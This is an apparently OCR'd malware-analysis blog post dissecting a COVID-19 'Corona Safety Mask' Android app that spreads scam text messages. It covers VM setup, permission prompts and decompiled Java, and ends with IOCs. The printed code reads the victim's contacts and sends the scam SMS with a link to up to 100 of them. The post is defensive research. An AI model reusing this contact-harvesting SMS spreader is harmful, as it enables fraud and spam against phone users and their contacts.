
Jamba Superdeal: Helo Sir, you want to buy mask? - Corona Safety Mask SMS Scam

dissectingmalwa.re/jamba-superdeal-helo-sir-you-want-to-buy-mask-corona-safety-mask-sms-scam.html

Fri 20 March 2020 in Mobile

As if there wasn't enough pain and suffering in the world already because of COVID-19 some criminals still try to piggyback on the fear of others. A quick look at an Andorid SMS "Worm".


Since the current COVID-19 outbreak is getting masively taken advantage of by various cybercriminals I thought it would be a good opportunity to try out Android reverse engineering. Let's dive right in:



Get Corona Safety Mask

Download App From Below Button And Install. You Will Get A Corona Safety Mask.

The following dynamic part of this analysis was done in VirtualBox with the most recent Version of Android-x86. For those playing along at home: The Setup is really simple (as Live Booting is sufficient). Just remember to crank up the Video Memory, change the Graphics Controler to **VBoxVGA** and enable 3D Acceleration as otherwise the VM will only boot to a command prompt.



Video Memory: 32 MB

Monitor Count: 1


Scale Factor: All Monitors 100%

Graphics Controller: VBoxVGA

Acceleration: ☑ Enable 3D Acceleration

☐ Enable 2D Video Acceleration


During the installation process there are no permissions to be granted to it.



Corona Safety Mask

Do you want to install this application? It does not require any special access.

Before finishing the installation there is a Google Play Protect warning already. I'm not sure if this is a signature based detection or actually based on the expected behaviour while parsing the package. I'll install it anyway.



Blocked by Play Protect

Corona Safety Mask


This app can spam other people with unauthorized messages

Details

Even if you have heard of this app or the app developer, it's still dangerous to install an app from an untrusted source. Learn more

Install anyway (unsafe)


After opening "Corona Safety Mask" for the first time it will ask for the permission to access the user's address book.



Allow **Corona Safety Mask** to access your contacts?

1 of 2


And secondly it requires the permission to send SMS messages as well. This should be a red flag to users in general if the request is made without any notice as to why this permission is required (e.g. a second factor authentication). Scams like this can get very expensive for the user which is probably also one of the major goals of this malware.



Allow **Corona Safety Mask** to send and view SMS messages?

2 of 2


Below you can see the main (and only) view of the app. Questionable content, more typos... red flags everywhere, but some people might just be desperate enough to fall for it.



We All Know Corona Virus Is The Biggest Problem In The Word And We are Prtect Ourself By Only One Safety Mask. So Protect Yourself By Wearing The Safety Mask.
Get high-quality masks at cheapest prices


For static analysis of the apk File I'll be using jadx-GUI. Below you can find the Github Repository.

It works very well for my purposes here and it even has a dark mode 😎


CSMtk [/home/f0wl/Malware/CoronaSafetyMask] - jadx-gui
File
View
Navigation
Tools
Help
CoronaSafetyMask.apk
Source code
android.support.v4
androidx
com.coronasafetymask.app
BuildConfig
MainActivity
R
pub.devrel.easypermissions
Resources
APK signature
com.coronasafetymask.app.BuildConfig
com.coronasafetymask.app.MainActivity
com.coronasafetymask.app.R
Code
Smali
JADX memory usage: 0.17 GB of 4.00 GB


```java
import android.content.SharedPreferences;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.provider.ContactsContract;
import android.telephony.SmsManager;
import android.util.Log;
import android.view.View;
import android.widget.Button;
import androidx.appcompat.app.AppCompatActivity;
import java.util.ArrayList;
import java.util.List;
import java.util.Random;
import pub.devrel.easypermissions.AfterPermissionGranted;
import pub.devrel.easypermissions.EasyPermissions;

public class MainActivity extends AppCompatActivity implements EasyPermissions.PermissionCallbacks {
    Button button;
    List<String> lst;
    SharedPreferences prefs;

    public void onPermissionsDenied(int i, List<String> list) {
    }

    public void onPermissionsGranted(int i, List<String> list) {
    }

    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_main);
        this.button = (Button) findViewById(R.id.button);
        this.button.setOnClickListener(new View.OnClickListener() {
```

Upon tapping the *"Get Safety Mask"* button in the app it will direct you to a second website called Masksbox which might be part of a larger scam setup.



```
public void onClick(View view) {
    MainActivity.this.startActivity(new Intent("android.intent.action.VIEW", Uri.parse("https://masksbox.com")));
}
```

When I visited the page this morning it was displaying this downtime message. A quick check via archive.org didn't return a recent snapshot of the page.



You infected MasksBox.com with High Dose of Traffic


We are upgrading our Servers to fight this.

Meanwhile, Don't Panic. We will be back soon.
If you have placed an order, It will be shipped ***within 24 hours***


24 Shipping within 24 Hours

100% GUARANTEE MasksBox Guarantee

A few hours later the website was back up with a partialy configured Wordpress CMS. The Navbar makes it quite obvious that the page is still being built.



MasksBox | Protect yourself
https://masksbox.com
Home
#6 (no title)
Sample Page
Uncategorized
WORLDWIDE FREE SHIPPING – 24 HOURS
Government Certified
Surgical Face Masks
Protects your body by filtering Dust Particles,
Viruses, and Bacteria.
99% filtration of viruses/bacteria,
95% filtration PM2.5 Particles
Tested and Approved by Medical Association of
India

Of course there can't be a malware sample without at least one funny typo. Here we can also see that the app is using the EasyPermissions wrapper library to handle contacts and SMS functionality.




```
    }
    EasyPermissions.requestPermissions(this, "Please Grant A Permission For Batter Performance.", 123, strArr);
}
```

This section of the code is responsible for reading the contents of the victims address book and writing them to a list.




```
@AfterPermissionGranted(123)
private void openGallery() {
    int i = 0;
    String[] strArr = {"android.permission.READ_CONTACTS", "android.permission.SEND_SMS"};
    if (EasyPermissions.hasPermissions(this, strArr)) {
        this.prefs = PreferenceManager.getDefaultSharedPreferences(this);
        if (this.prefs.getString("smssent", "").equals("")) {
            this.lst = new ArrayList();
            Cursor query = getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null)
            while (query.moveToNext()) {
                this.lst.add(query.getString(query.getColumnIndex("data1")));
            }
```

Depending on the size of the contacts list it will either start at a random index and work its way up if there are over 100 contacts in the list or it will just send a SMS to all contacts if there are less than 100 in the list.



```
if (this.lst.size() >= 100) {
    while (i < 100) {
        String str = this.lst.get(new Random().nextInt(this.lst.size()));
        SmsManager.getDefault().sendTextMessage(str, null, "Get safety from corona virus by using Face mask, click on this link
        Log.d("number", str);
        i++;
    }
} else {
    while (i < this.lst.size()) {
        String str2 = this.lst.get(i);
        SmsManager.getDefault().sendTextMessage(str2, null, "Get safety from corona virus by using Face mask, click on this li
        Log.d("number", str2);
        i++;
    }
}
this.prefs.edit().putString("smssent", "smssent").apply();
return;
```

Lastly we can take a look at the signature of the APK. It was signed with the CN "Hemant Prajapat", but that is a fake name for sure. Other than that there's not much interesting info to get from this.



APK signature verification result:

Signature verification succeeded

Valid APK signature v1 found

Signer CERT.RSA (META-INF/CERT.SF)

```
Type: X.509
Version: 3
Serial number: 0x1f6e0ed6
Subject: CN=hemant prajapat, OU=mceant, O=mceant, L=ujjain, ST=mp, C=91
Valid from: Wed Feb 12 19:19:36 CET 2020
Valid until: Sun Feb 05 19:19:36 CET 2045

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 2562925888005346634562050599073328508806743205986494553415794087246442709675746396247712644753

Signature type: SHA256withRSA
Signature OID: 1.2.840.113549.1.1.11

MD5 Fingerprint: 5F 5B 06 F7 31 1C 75 2D 28 8A FB 8B F3 88 F5 95
SHA-1 Fingerprint: 21 7E 42 81 87 4D DE 04 1A 86 FD DA 0B 5E CA 52 49 56 D2 B5
SHA-256 Fingerprint: 7D B3 64 CE 32 85 5B 65 B3 68 DD F7 69 BE A5 88 66 0C 17 72 BF A7 AD B7 C1 11 3F 9
```

And that's it! In times like this it is especially important to keep your means of communication safe, so better be extra careful. Stay home, stay safe (on the interwebs) and most importantly: stay healthy (applies to you and your devices).

IOCs

CoronaSafetyMask

```
CoronaSafetyMask.apk --> SHA256:
8a87cfe676d177061c0b3cbb9bdde4cabee0f1af369bbf8e2d9088294ba9d3b1
                         SSDEEP:
24576:KjQEzqDqCXaTJwv2AbxMHKR+ZCGPEmD8oJxmLaRyiLQuZgvNwN:wqDjaNcdRNw8+xm2RFEuZgvNk
```

URLs

```
hxxp://coronasafetymask[.]tk
hxxp://masksbox[.]com
```